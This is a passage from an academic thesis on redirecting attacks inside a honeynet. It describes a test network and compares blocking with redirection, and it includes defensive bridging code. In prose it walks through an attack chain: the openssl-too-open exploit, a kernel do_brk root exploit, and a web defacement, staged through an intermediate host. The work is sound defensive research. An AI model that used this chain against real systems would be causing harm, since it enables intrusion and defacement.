To test the hypothesis, a small network of computers was constructed in an isolated and controlled environment. Within this controlled environment, honeypot systems were configured in both traditional and attack-redirecting arrangements in order to determine how much information about attacks could be gathered. Two attacks, based on activity witnessed on a previous honeypot deployed, were designed in order to test these honeypot configurations. In this experiment, the honeypot that the attacker first compromises is intended, by the attacker, to be an intermediary in an attack on a victim's machine that is not part of the honeypot network. On traditional honeypot systems, the attack will simply be blocked, while on the attack-redirecting honeypot configuration, the attack will be allowed to execute, redirected to another honeypot machine. The resulting data is then compared to data captured from the same attacks executed on a non-honeypot configuration of the network.

4.2 Network Description

The experiment's network will consist of five machines:

Table 4.1

OS Configurations

Hostname	IP Address	Software Configuration
attacker	192.168.1.4	Arch Linux 0.7
victim	192.168.1.5	Redhat 7.3 running on VMWare 4.5
honeywall	N/A	Slackware 10.1 w/custom bridging code
honeypot1	192.168.1.2	Redhat 7.3
honeypot2	192.168.1.3	Redhat 7.3

- *attacker* - This is the machine from which the attacks will be launched. In experiment log files, *attacker* is also known as *nomad*, the hostname of the laptop the attacks were launched from.
- *victim* - This machine is the end target of attacks from *attacker*.
- *honeywall* - This machine acts as a bridge between the computers of the honeynet and the "outside world" (*attacker* and *victim*), and handles either blocking or redirecting access based on IDS alerts.
- *honeypot1* - This machine, on the honeypot network, is used by the attacker as the intermediate staging point for attacks on *victim*
- *honeypot2* - In attack-redirection configurations, *honeywall* will attempt to safely redirect attacks from *honeypot1* directed to *victim* to this machine.

The test network has a layout as described in Figure 4.1. Cross-over Ethernet cables were used to connect the three network devices of *honeywall* directly to *honeypot1*, *honeypot2*, and the laptop which acted as *attacker* and, through the use of VMWare, *victim*. Slackware Linux 10.1 was installed on *honeywall*, while similarly-configured installations of Red Hat 7.3 were placed on the two honeypots and *victim*. Arch Linux 0.7 was used on the *attacker* laptop. Table 4.1 lists the IP addresses and operating systems used for machines on the network.



Figure 4.1

Network layout for the experiment

Snort was installed on each of the machines in order to log the network activity generated by attacks from different points on the network. The Unix command, “script”, was used to log the commands issued during each attack, as well as the output of those commands. The Red Hat machines on the network were left unpatched, leaving them vulnerable to commonly used exploits against Apache/OpenSSL and the Linux kernel do_brk bug.

The honeywall for these experiments is unique in the way that it uses bridging. Normally, a bridge accepts frames on any interface assigned to the bridge, and outputs each frame on the other interfaces assigned to the bridge. This happens at the data-link layer, and typically bridges of this nature are transparent to higher layers, such as IP. For attack redirection, it is desirable for the bridge to be able to “selectively bridge”. In the Linux kernel, however, there appears to be no way to selectively output frames on specific interfaces belonging to a bridge based on the incoming interface and higher-level information (such as IP addresses). Similar functionality is available, and referred to as “brouting” (bridged routing), but involves bringing the data up to the IP layer, where it is routed over specific interfaces with actual IP addresses. This is undesirable for the selective bridging needed for a redirecting honeywall, since the honeywall needs to always remain as transparent as possible to the attacker and honeypot machines.

To overcome this limitation for the sake of these experiments, software was written to perform the specific kind of bridging needed in “user-space”. While, for performance and integration reasons, it would be better to implement such things in the kernel, it was con-

venient to develop user-space software for bridging, for easier debugging, modification, and use from within other software written for the experiments. Implemented as a C program, WUB ("Weird" User-space Bridger), utilized the pcap and dnet libraries to receive and send Ethernet frames on the various interfaces of *honeywall*. A patch to pcap had to be applied to allow it to record the "direction" of a frame: either coming into the interface or being sent out. This prevented WUB from entering loops, re-sending packets it had already sent and re-sniffed. Each interface typically has an instance of WUB running on it. On execution, WUB reads a configuration file that describes the interfaces that it will bridge that interface to, as well as a list of IP addresses that it will "redirect", meaning that it will send any frames containing IP packets for those addresses to a specified interface (and no other interface).

To decide when it is appropriate to redirect, and to dynamically make changes to WUB's bridging, a program was written in Python called *watchalerts.py*. While Snort executes on the honeywall detecting attacks occurring on the network, watchalerts.py follows the alerts file generated by Snort. When an attack is detected (a regular expression matching alerts generated by the attacks used in this experiment is hard-coded in), the program attempts to determine if the target is one of the honeypots, or an "outside" machine. If the target is not a honeypot, then the process of redirecting the endpoint of communications from the target to another honeypot begins. First, an Ethernet frame containing a UDP packet with specific source and destination IP and port numbers is crafted. The payload of this frame contains the attack target's IP address, and it is sent to the machine

that will serve as the new target of attacks to that IP address. This is similar to how Sebek transmits data back to the honeywall in a traditional honeynet. The program then makes changes to the WUB instances' configuration files to cause all frames destined for the target IP address to be bridged to the second honeypot, and not the interface that would lead to the true target.

The honeypot that takes on the IP address of targets, in order to redirect attacks, also runs a small Python program that listens on the honeypot's network interface for packets like those sent by watchalerts.py. Once one of these specially crafted UDP packets is received, the new target IP address is retrieved from the payload and the program then reconfigures the network device to take on that IP address. To resolve any issues with the other honeypot having ARP table entries pointing at the incorrect MAC address, the program then sends a small number of ICMP ping requests to the other honeypot.

Small scripts were also written in order to reset the configuration of each machine on the network between experiments. This includes removing exploits previously transferred to targets, as well as reconfiguring IP addresses and bridging back to their original states. A basic web server was also implemented in Python to facilitate the transfer of exploits from *attacker* to other computers on the network.

The network can take on one of three configurations:

- *Normal* - No honeywall controls in place. Bridging occurs normally between the interfaces of *honeywall*. This configuration represents the attacker's ideal situation, where the attacks will perform as expected, with the desired outcome.
- *GenII Honeynet* - Once an attack on a non-honeypot machine originating from a honeypot machine is detected by Snort, all further communication between the honeypot and the target is blocked in order to prevent the attack from proceeding.

- *Redirecting Honeynet* - Once an attack on a non-honeypot machine originating from a honeypot machine is detected by Snort, the bridging rules and second honeypot IP address are reconfigured in order to redirect connections destined for the target to the second honeypot.

A caveat of redirection is that current connections to the real target are dropped when traffic is redirected to another host. It would be difficult to smoothly transition a connection in progress to another host, as it would involve having to buffer an arbitrarily large amount of data about the connection before redirection, and then blocking the attacker for a potentially large amount of time as the data is "replayed" to the honeypot to reach the same state (which may not even be possible in some instances. It is, however, common on the Internet to experience packet loss and dropped connections, especially in the context of occasionally unreliable exploit code, so it is assumed that the attacker's suspicions will not be raised too high, when the (new) target responds well after the dropped connection.

4.3 Attack Description

Two different attacks were executed against each of the network configurations: a human driven attack, and an attack designed to simulate a segment of the spread of autonomous malware (such as worms). The technical details of these attacks are based on real attacks witnessed on honeypots deployed in previous research.

4.3.1 Human-Driven Attack

This attack is executed interactively by the investigator, each command being a step towards the ultimate goal of defacing the web site on *victim*. A human attacker is capable

of analyzing the output of commands in order to determine what actions to take next, or how to react to, or investigate, that occur. The intent of the attacker is to use an intermediate computer, *honeypot1* in the process of attacking *victim*, in order to hide the attacker's identity from *victim*.

The Apache/OpenSSL exploit, "openssl-too-open" is used to gain access to the first computer, *honeypot1*. Next, the same exploit is downloaded to *honeypot1*'s temporary directory and executed with *victim* as the target. Once shell access to *victim* is attained, it is elevated to root access by retrieving the kernel do_brk exploit, hatorihanzo (hh), and executing it. Once root access has been obtained, the main web site hosted by *victim* is defaced to read simply "Hacked".

4.3.2 Autonomous Malware Attack

This attack is executed in an automated fashion, from a very basic script that, in contrast to the human attacker, does not have much capability to reason or deal with anomalies that occur during the course of the attack. With this attack, it can be seen how effective redirection is for the study of new malware, by studying how the logged data compares to the "normal" and "GenII" attack data captures.

This script uses the Python "pexpect" module to automate the usage of "openssl-too-open" against *honeypot1*, transferring it to the temporary directory and executing it again from there to exploit *victim*. Once *victim* is compromised, a file entitled "backdoor_test" is created on the victim filesystem to represent the malware payload.

4.4 Experiment

Initially, the attacks were be executed on a configuration that does not attempt to block, limit, or redirect the attacker in any way. This was to simulate how the attack would execute in the attacker's ideal situation, with no honeypot interference. All packet data for each attack was logged, as well as logs of the terminal input and output for each attack session. This gives a detailed view of how each attack executed, as well as a view of how it appeared to execute to the the attacker.

The configuration was then set up as a traditional GenII honeypot that attempts to detect out-bound attacks and block. Once an attack is blocked, the attacker attempted to determine if *victim* has gone down. This may give an attacker some clue as to the status of controls put into place by an otherwise invisible honeywall. All packet and terminal data for these attacks were logged for comparison with other environments.

Once the attacks were run on a traditional configuration, that configuration was changed to one in which the honeywall attempted to detect out-bound attacks from *honeypot1* and redirected connections that were out-bound to the target over to *honeypot2*. The human attacker was capable of dealing with anomalies and different techniques needed to launch a "successful" attack in this case.. All packet and terminal data were logged for comparison with the other environments.

All three environments have had the attacks executed on them, and the resulting data are compared on a set of criteria:

- Did the attacks succeed in compromising the victim machine?

- What anomalies occurred during the attack process?
  - How intrusive were the anomalies on the progression of the attack?
  - Was it possible to investigate and determine the cause of the anomalies?
- How much of the planned attack can be discerned from the data logged?

The benefits and drawbacks to redirection techniques relative to existing techniques are discussed based on the results of this experimentation and analysis of data.

CHAPTER V

RESULTS

5.1 Attack Analysis

Terminal session logs of the following attacks are reproduced in Appendix B (with typos edited for readability).

5.1.1 Human Attacker

5.1.1.1 Normal Configuration

This attack on the normal configuration of the test network demonstrates the attacker's ideal sequence of events, or, how it "should" work in the absence of honeypot interference. Currently, only a very small percentage of hosts on the Internet are deployed as honeypot systems, so the frequency with which an attacker has to deal with honeypot systems is also low. Given a set of vulnerable systems, which the attacker has scanned for and recorded the presence of, this attack represents how an attacker might deface an organization's web site, and do so with a degree of anonymity by chaining his or her attack through one or more intermediate hosts.

Examining the terminal session log, it can be seen that the attack begins with the execution of an exploit against *honeypot1* (in name only, in this configuration, there are no

data controls in place on the honeypot systems). The exploit, entitled “openssl-too-open”, takes advantage of a vulnerability in OpenSSL v0.9.6d and below running on Apache web servers. When the exploit is successful, a bash prompt on *honeypot1* with the privileges of the user “apache” is presented to the attacker.

The attacker spawns another bash shell in order to stop “readline” from warning the user that terminal settings cannot be retrieved every time the attacker types a command. In this new bash shell, the attacker changes directories to /tmp/, which is writable by all users on the system, including “apache”, and retrieves a copy of “openssl-too-open” from a web server hosted on the attacker’s machine (although it could feasibly be hosted anywhere accessible by *honeypot1*).

Once this “openssl-too-open” exploit is in place on the intermediate host of the attack, *honeypot1*, the attacker makes the exploit executable, and runs the exploit against *victim*, the intended target of the attack. This gains the attacker a bash shell on *victim* in the same way that the previous execution of the exploit gained a shell on *honeypot*. A similar procedure is followed by the attacker on *victim*, spawning a new bash shell and changing to /tmp/, however this time, instead of retrieving “openssl-too-open” again, the attacker retrieves a file named “hh”. This file is a version of the “hatorihanzo.c” exploit of the Linux kernel do_brk vulnerability (in versions 2.4.22 and prior) compiled for Red Hat 7.3.

The purpose of this exploit is to gain the root access needed to deface the web site hosted on *victim*, which is located in /var/www/html and is owned by the “root” user (meaning that the current “apache” user is unable to make modifications). The exploit is

executed and the results are verified by the “whoami” command, which reports that the current user is “root”. The attacker then changes to the /var/www/html directory, makes a backup copy of index.html as index.bak (attackers often leave backup copies of defaced web sites to make it “easier” for web administrators to recover), and changes index.html to contain “¡html¿Hacked¡/html¿”.

Now that this goal has been reached, the attacker removes the “hh” exploit from *victim*. Next, the attacker removes “openssl-too-open” from *honeypot1*, and ends sessions on both compromised machines. Finally, the attacker retrieves the web page from *victim* to verify the success of the attack.

Packet logs from the perspective of *attacker*, *honeypot*, and *victim* were kept in order to compare them to the packet data logged in other configurations’ attacks. As expected, the *attacker* and *honeypot* packet logs contained data about all steps of the attack, while the *victim* packet logs contained information about the attack starting at the point when the attacker attempted to exploit *victim*.

5.1.1.2 GenII Honeypot Configuration

This attack shows how the sequence of events deviates from what the attacker expects when honeypot data controls are put in place to prevent honeypot systems from being used to compromise non-honeypot systems. The honeywall in this case detects and blocks the second phase of the attack (in which the attacker runs “openssl-too-open” against *victim*).

This abruptly brings an end to the attacker's plan to use *honeypot1* as a hop on the way to defacing *victim*'s web site.

The attack begins as it did on the normal configuration, with the "openssl-too-open" exploit being launched against *honeypot1*. The attacker changes directories to /tmp/, retrieves the same exploit from the attacker's web server. The attacker then makes the exploit executable and then proceeds to attempt to exploit *victim* with "openssl-too-open".

At this point, Snort, running on *honeywall* detects the OpenSSL exploit and generates an alert that causes all access to *victim* from *honeypot1* to be blocked. To the attacker, it appears that the session from *honeypot1* to *victim* has stalled, although this is only obvious after a few commands have been attempted ("cd /tmp", "ls", and "whoami"). To regain control, the attacker hits Ctrl-C, which also closes the session to *honeypot1* (the OpenSSL exploit does not provide very robust or featureful access to client terminal settings to the server).

Before connecting back to *honeypot1*, the attacker attempts to determine if *victim* has gone down (some exploits are known for destabilizing or crashing machines) by pinging it. *Victim* responds to pings from *attacker*, so the attacker attempts the attack again, starting over with exploiting *honeypot1*. Once access to *honeypot1* is regained, the attacker pings *victim* again before retrying the OpenSSL exploit. *Victim* does not respond to this ping, therefore the attacker becomes aware that some form of control (IDS on *victim* or honeypot data control) is preventing the attack, and must now find some other host to use as an intermediary.

The packet logs for *victim* reveal that the second-phase attack on *victim* was blocked by *honeywall* before the attacker could compromise it. The *attacker* and *honeypot1* packet logs show the activity leading up to blocking of access to victim and the attacker's realization of this. If the attacker were to move on to another intermediary host afterwards that was not a honeypot on the network, this network's honeypot packet logs would obviously not capture the rest of this attack. Not only is the rest of the intended attack missing from this packet and terminal data, the true goal of the attack (defacing *victim*'s web site) is not apparent.

5.1.1.3 Redirecting Honeypot Configuration

This data shows how an attack can be safely redirected to another host, and allowed to continue, albeit with some anomalies that the attacker can overcome. In this situation, the honeywall detects the second phase of the attack (the use of the OpenSSL exploit against *victim*). However, instead of blocking the attack as in the GenII configuration, the redirecting configuration changes the IP address of *honeypot2* to match *victim* and begins to bridge all packets from *honeypot1* to *victim* exclusively to *honeypot2*. This allows the attack to continue to its intended completion by the attacker.

This attack begins in the same way as the attack on the normal configuration, with an OpenSSL exploit attack against *honeypot1*. Once a shell is gained on *honeypot1* and the exploit is retrieved, the attacker begins the second phase of the attack by launching the OpenSSL exploit again, targeting *victim*. Then, much like in the GenII configuration, Snort

on *honeywall* detects the attack and generates an alert. The difference is that this time, a script on *honeywall* matches this alert and executes, reconfiguring bridging on *honeywall*'s interfaces in order to make further connections to *victim* from *honeypot1* actually result in connections to *honeypot2*. A specially crafted UDP packet is sent to *honeypot2* as well, to inform it that it needs to reconfigure its network device to listen on *victim*'s IP address. Once the address is reconfigured, *honeypot2* pings *honeypot1* 10 times to ensure that *honeypot1*'s ARP tables are pointing at the correct machine.

All of this happens very quickly, and results in the currently established connection to the real *victim* to close with the error message "Error in read: Connection reset by peer". Packet-loss and dropped connections are common on the Internet, therefore, this in and of itself is not necessarily cause for alarm to the attacker. The attacker follows up on this error by pinging *victim* (which from this point on is now *honeypot2*), which is successful! The attacker continues with the attack as normal, using the OpenSSL exploit to gain access to the ("fake") *victim*.

An issue arises though, once the attacker attempts to retrieve the "hh" exploit used to gain root access to *victim*. With the real *victim*'s IP address, it is not possible for the false *victim* to directly communicate with the attacker. Therefore, attempts to retrieve the "hh" exploit from the attacker's web server fail. The attacker, at this point, has a number of options for working around this limitation. For example, the attacker may re-use the current connection through *honeypot1* to transmit the exploit, or the attacker may place the

exploit on *honeypot1*'s web server to be retrieved by the false *victim*. In this situation, the attacker does the latter, and manages to transfer "hh" to the false *victim*.

Once there, the attacker executes the exploit to gain root access, and goes through the normal process of backing up the web page and defacing it. If the attacker verifies the change of the web page from the *honeypot1* computer, it appears to be defaced as it did in the normal configuration, however if the attacker attempts to verify it from the *attacker* computer, the real *victim* web site will appear untouched. This is of little consequence to the operator of the honeypot network, however, as the attack had run its course completely before the attacker would realize that they had not hacked the right machine. At this point, the most useful data about the attack would have been logged.

Packet logs for the real *victim* confirm that the attack never got any further on the intended target than it did in the GenII configuration. Packet logs for the *attacker* and *honeypot* computers contain all data about this attack from start to finish, comparable to data collected in the normal configuration. Therefore, this redirecting configuration represents a possible best-of-both-worlds in which the victim of an attack may stay safe, while valuable profiling information can be gathered as if it were an unrestricted attack.

5.1.2 Autonomous Malware

5.1.2.1 Normal Configuration

This attack on the normal configuration simulates the spreading activity of an autonomous piece of malware on a network. More specifically, the malware attempts to compromise a

host, retrieve a copy of its own exploit (the same “openssl-too-open” exploit used in the human attacker experiments), utilize it to compromise a second host, and then create a file on the final victim’s filesystem to represent the malware’s “infection” or backdooring of the victim computer. The script used to automate this attack was written in Python for ease of development, modification, and illustration of the attack to others. Typically, however, malware is usually either written in a very tight amount of assembly code, or in an application level scripting language.

From the malware source code and packet logs, one can see that the malware begins on *attacker* by executing the OpenSSL exploit against *honeypot1* (without honeypot data controls active on *honeywall*). Once access is gained to *honeypot1*, the malware acts similarly to the human attacker, switching to a writable directory, retrieving the exploit, and making it executable. The exploit is then executed against *victim*, where it gains access, switches to a writable directory, and creates the file, fulfilling the malware’s goal.

This all happens very quickly, relative to the human attacker’s commands issued by-hand. In fact, a delay had to be introduced in the script to wait for the execution of the OpenSSL exploit to complete. Again, much like the human attacker experiment on the normal configuration, the packets logged on *attacker* and *honeypot1* reflected the entirety of the intended attack, while *victim*’s packet logs reflected its own compromise.

5.1.2.2 GenII Honeypot Configuration

The same malware executed on a GenII honeypot configuration demonstrates how data controls may be used to prevent the spread of malware from honeypot machines to non-honeypot machines. Malware typically employs very simple spreading mechanisms, trading error compensation for the quick spread to a larger number of hosts. Therefore, in these experiments, the malware makes no attempt at "working around" anomalies in the attack process, as human attackers tend to.

In this case, it can be seen from the terminal session log from when the malware was executed, that an error occurs when the malware attempts to launch the OpenSSL exploit against *victim* from the *honeypot1* machine. This error is the result of the malware "timing out" waiting for the bash shell prompt to appear from the exploitation of *victim*. At this point, the malware prematurely exits, and the attack is over, stopped dead in its tracks by Snort alerts triggering data-controls on *honeywall*.

The packet logs verify that the attack against *victim* was stopped short of any harm coming to it. The packet logs of *attacker* and *victim* also show the attack up until the point of blockage. No logs reveal the final steps of the malware's attack in this instance.

5.1.2.3 Redirecting Honeypot Configuration

This execution of the malware demonstrates how a simply-programmed piece of malware might react to a situation in which the target of its spread is being redirected to another computer. The malware's behavior in this case is interesting, in that it completes its exe-

cution, however it does so in a way that was not intended. This shows that it is largely up to how the specific malware is programmed that determines how it will react to varying data control mechanisms.

Due to the redirection process dropping the connection between *honeypot1* and *victim* the session returned to a bash prompt. Expecting the bash shell prompt of *victim*, the malware sees the return of *honeypot1*'s prompt incorrectly as the *victim* prompt. The malware proceeds to create its goal file on *honeypot1* and exit.

Packet logs verify that *victim* is not compromised in this situation. However, *honeypot2* (which took on the IP address of *victim*), also did not get compromised. Packet logs on *honeypot1* and *attacker* reveal the full story of what happens during this attack.

CHAPTER VI

CONCLUSIONS

The purpose of this chapter is to revisit the hypothesis of this research, as well as the research questions designed to support or refute the hypothesis. The results obtained by the experimentation described in previous chapters are used to answer these questions. The hypothesis of this research is:

> A set of honeypots can be constructed in such a way that their detection becomes more difficult for an attacker, and their interaction will immerse an attacker for a longer period of time than would a single honeypot.

The following questions were also presented in the introduction:

1. Can attacks from honeypot systems to non-honeypot systems be reliably and safely redirected to other honeypots?
2. Is it possible to redirect attacks in such a way that is relatively transparent to both human and autonomous attackers?
3. Does attack redirection result in more or less useful data about an attack's profile than other forms of honeypot limitations?

The results of the experimentation on both human and autonomous attackers show that attacks can be safely redirected to other honeypots. The act of redirection, as it has been implemented in this research, prevents traffic from flowing from a honeypot machine to a non-honeypot machine after an attack has been detected on that non-honeypot machine. By bridging all traffic destined for the victim to another honeypot, including traffic not

directly related to the attack, it becomes difficult for the attacker to then use the compromised honeypot to attack other non-honeypot systems. The reliability of the redirection actually occurring in the event of an attack is dependent on the ability of the IDS to detect the attack and generate an alert, which is the case for all current honeypot data control methods. In cases where the redirection is not successful in allowing an attack to continue against a second honeypot, it will still safely protect non-honeypot systems.

The results also show that it is possible to redirect in a way that is relatively transparent to attackers, especially human attackers. While it is difficult to redirect completely transparently in the middle of a TCP session, dropping current connections does not prevent the attacker from restarting the dropped session. This is especially true for human attackers, who can observe errors, and react to them. Autonomous malware may or may not proceed if errors occur in redirection, depending on how they are programmed to handle error.

The results make it very clear that redirection can result in more useful data about an attack that can be used in profiling. Generation II honeypot data control techniques, for the sake of outside system safety and liability, halt the progression of an attack in ways that drive attackers to find other systems to use. With redirection, attacks can continue safely against other honeypot systems, allowing the operator of the honeypot to determine more information about threats.

6.1 Contributions

This thesis presents techniques that may be used in the deployment of honeypot systems in both research and production environments to increase the amount and value of data generated by attacks. With more knowledge of how an attack progresses, especially if that knowledge includes the end goal or motive, better profiles of attacks and attackers can be built by security researchers. Organizations can use these profiles to more effectively construct defenses against likely threats.

6.2 For Further Research

The techniques discussed in this thesis should be extended across a wider range of vulnerabilities and tested against more attacks. The software written to perform redirection should be integrated into current IDS and honeypot software to improve performance and reliability. Finally, a honeynet utilizing these techniques should be deployed on a small network for testing by a number of attackers, and later, deployed on the Internet.

REFERENCES

[1] Y. M. Alex Yasinsac, "Honeytraps, A Network Forensic Tool," 2004, p. 3, Department of Computer Science, Florida State University.

[2] J. Corey, "Advanced Honeypot Identification and Exploitation," *Phrack*, http://www.phrack.org/fakes/p63/p63-0x09.txt (current 10 Jan. 2005).

[3] J. Corey, "Local Honeypot Identification," *Phrack*, http://www.phrack.org/fakes/p62/p62-0x07.txt (current 10 Jan. 2005).

[4] daemon10, "Sneeze: Wreaking Havoc Upon Snort," *Phrack*, http://www.phrack.org/fakes/p62/p62-0x0d.txt (current 10 Jan. 2005).

[5] Z. Q. J. L. F. Zhang, S. Zhou, "Honeypot: a Supplemented Active Defense System for Network Security," IEEE Computer Society, 2003, pp. 231–234.

[6] L. Oudot, "Wireless Honeypot Trickery," *SecurityFocus*, http://www.securityfocus.com/infocus/1761 (current 10 Jan. 2005).

[7] H. Project, "Know Your Enemy: A Forensic Analysis," *The Honeynet Project*, http://project.honeynet.org/papers/forensics/ (current 10 Jan. 2005).

[8] H. Project, "Know Your Enemy: A Profile," *The Honeynet Project*, http://project.honeynet.org/papers/ (current 10 Jan. 2005).

[9] H. Project, "Know Your Enemy: GenII Honeynets," *The Honeynet Project*, http://project.honeynet.org/papers/gen2/ (current 10 Jan. 2005).

[10] H. Project, "Know Your Enemy: Honeynets," *The Honeynet Project*, http://project.honeynet.org/papers/honeynets/ (current 10 Jan. 2005).

[11] H. Project, "Know Your Enemy: Learning With User-Mode Linux," *The Honeynet Project*, http://project.honeynet.org/papers/uml/ (current 10 Jan. 2005).

[12] H. Project, "Know Your Enemy: Learning With VMWare," *The Honeynet Project*, http://project.honeynet.org/papers/vmware/ (current 10 Jan. 2005).

[13] H. Project, "Know Your Enemy: Sebek," *The Honeynet Project*, http://project.honeynet.org/papers/sebek/ (current 10 Jan. 2005).

[14] H. Project, "Know Your Enemy: Virtual Honeynets," *The Honeynet Project*, http://project.honeynet.org/papers/virtual/ (current 10 Jan. 2005).

[15] H. Project, "Profile: Automated Credit Card Fraud," *The Honeynet Project*, http://project.honeynet.org/papers/ (current 10 Jan. 2005).

[16] L. Spitzner, "Dynamic Honeynets," *SecurityFocus*, http://www.securityfocus.com/infocus/1731 (current 10 Jan. 2005).

[17] L. Spitzner, "The Honeynet Project: Trapping the Hackers," *IEEE Security & Privacy*, March/April 2003, pp. 15–23.

[18] L. Spitzner, "Honeypots: Catching the Insider Threat," *Proceedings of the 19th Annual Computer Security Applications Conference*. IEEE Computer Society, 2003.

[19] C. Stoll, *The Cuckoo's Egg*, Simon & Schuster Inc., New York, 1989.

APPENDIX A

SOURCE CODE

A.1 wub.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <pcap.h>
#include <dnet.h>

char interfaces[20][10];
unsigned long rd_ip[20];
char rd_if[20][20];
int num_interfaces = 0;
int num_redirections = 0;

eth_t *eth_dev[10];

void got_packet(u_char *args,
const struct pcap_pkthdr *header, const u_char *packet)
{
    unsigned long destination;
    struct in_addr temp_addr;
    int i,j;
    int redirected = 0;

    if(packet[12] == 0x08 && packet[13] == 0x00)
    {
        memcpy(&destination,&packet[0x1e],sizeof(unsigned long));
        temp_addr.s_addr = destination;
        for(i=0;i<num_redirections;i++)
        {
            if(destination == rd_ip[i])
            {
                for(j=0;j<num_interfaces;j++)
                {
                    if(!strcmp(interfaces[j],rd_if[i]))
                    {
                        eth_send(eth_dev[j],packet,header->len);
                    }
                }
```

```
                redirected = 1;
            }
        }

        if(!redirected)
        {
            for(i=0;i<num_interfaces;i++)
            {
                eth_send(eth_dev[i],packet,header->len);
            }
        }
    }
    else
    {
        for(i=0;i<num_interfaces;i++)
        {
            eth_send(eth_dev[i],packet,header->len);
        }
    }

    return;
}

int main(int argc, char** argv)
{
    FILE* fp;
    char temp_str[80];
    int status;
    struct in_addr temp_addr;

    int i;

    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];

    /*
     * Read in the configuration file
     */

    fp = fopen(argv[2],"r");
    fscanf(fp,"%s",temp_str); /* Throw out "[interfaces]" */
    fscanf(fp,"%s",temp_str); /* Grab first interface string */
```

```
while(strcmp(temp_str,"[redirection]"))
{
    strcpy(interfaces[num_interfaces],temp_str);
    num_interfaces++;
    fscanf(fp,"%s",temp_str);
}
status = fscanf(fp,"%s",temp_str); /* Grab first redirection IP */
while(status != EOF)
{
    inet_aton(temp_str,&temp_addr);
    rd_ip[num_redirections] = temp_addr.s_addr;
    fscanf(fp,"%s",temp_str); /* Grab redirection interface */
    strcpy(rd_if[num_redirections],temp_str);
    num_redirections++;
    status = fscanf(fp,"%s",temp_str); /* Grab next redirection IP */
}
fclose(fp);

/*
 * Dump configuration data
 */
for(i=0;i<num_interfaces;i++)
{
    printf("Interface #%i : %s\n",i,interfaces[i]);
}
for(i=0;i<num_redirections;i++)
{
    printf("Redirect 0x%x to interface %s\n",rd_ip[i],rd_if[i]);
}

/*
 * Set up dnet
 */
for(i=0;i<num_interfaces;i++)
{
    eth_dev[i] = eth_open(interfaces[i]);
}

/*
 * Set up pcap
 */
```

```
    handle = pcap_open_live(argv[1],BUFSIZ,1,0,errbuf);
    pcap_direction(handle,D_IN);
    pcap_loop(handle,0,got_packet,NULL);


    /*
     * Shut it all down
     */

    for(i=0;i<num_interfaces;i++)
    {
        eth_close(eth_dev[i]);
    }
    pcap_close(handle);
    return 0;

}
```

A.2 watchalert.py

```
#!/usr/local/bin/python

import sys
import re
import os
import dnet
import socket
import struct


seen = []
seen.append('192.168.1.2')
seen.append('192.168.1.3')

frame = ''
# Ethernet
frame += '\x00\x11\x11\x09\xEA\xEB' # Destination MAC
frame += '\x00\x08\x74\x4A\x2E\x1E' # Source MAC
frame += '\x08\x00'                 # Type (IP)
# IP
frame += '\x45\x00'
frame += '\x00\x00'             # Total Length
frame += '\x8c\xF3\x40\x00\x40'
frame += '\x11'                 # Protocol (UDP)
frame += '\x0B\x3C'             # Header checksum
# UDP
frame += socket.inet_aton('198.162.1.6') # Source IP
frame += socket.inet_aton('198.162.1.7') # Dest.  IP
frame += struct.pack('H',socket.htons(1337)) # Source Port
frame += struct.pack('H',socket.htons(1337)) # Dest.      Port
frame += struct.pack('H',socket.htons(138))      # Length
frame += '\x97\xf7'             # Checksum

dev = dnet.eth('eth2')

os.system('cp /root/redirect/original/' +
        'config.eth0 /root/redirect/')
os.system('cp /root/redirect/original/' +
        'config.eth1 /root/redirect/')
os.system('cp /root/redirect/original/' +
```

```
        'config.eth2 /root/redirect/')
wub0 = os.spawnlp(os.P_NOWAIT, '/root/redirect/wub', 'wub',
     'eth0', '/root/redirect/config.eth0')
wub1 = os.spawnlp(os.P_NOWAIT, '/root/redirect/wub', 'wub',
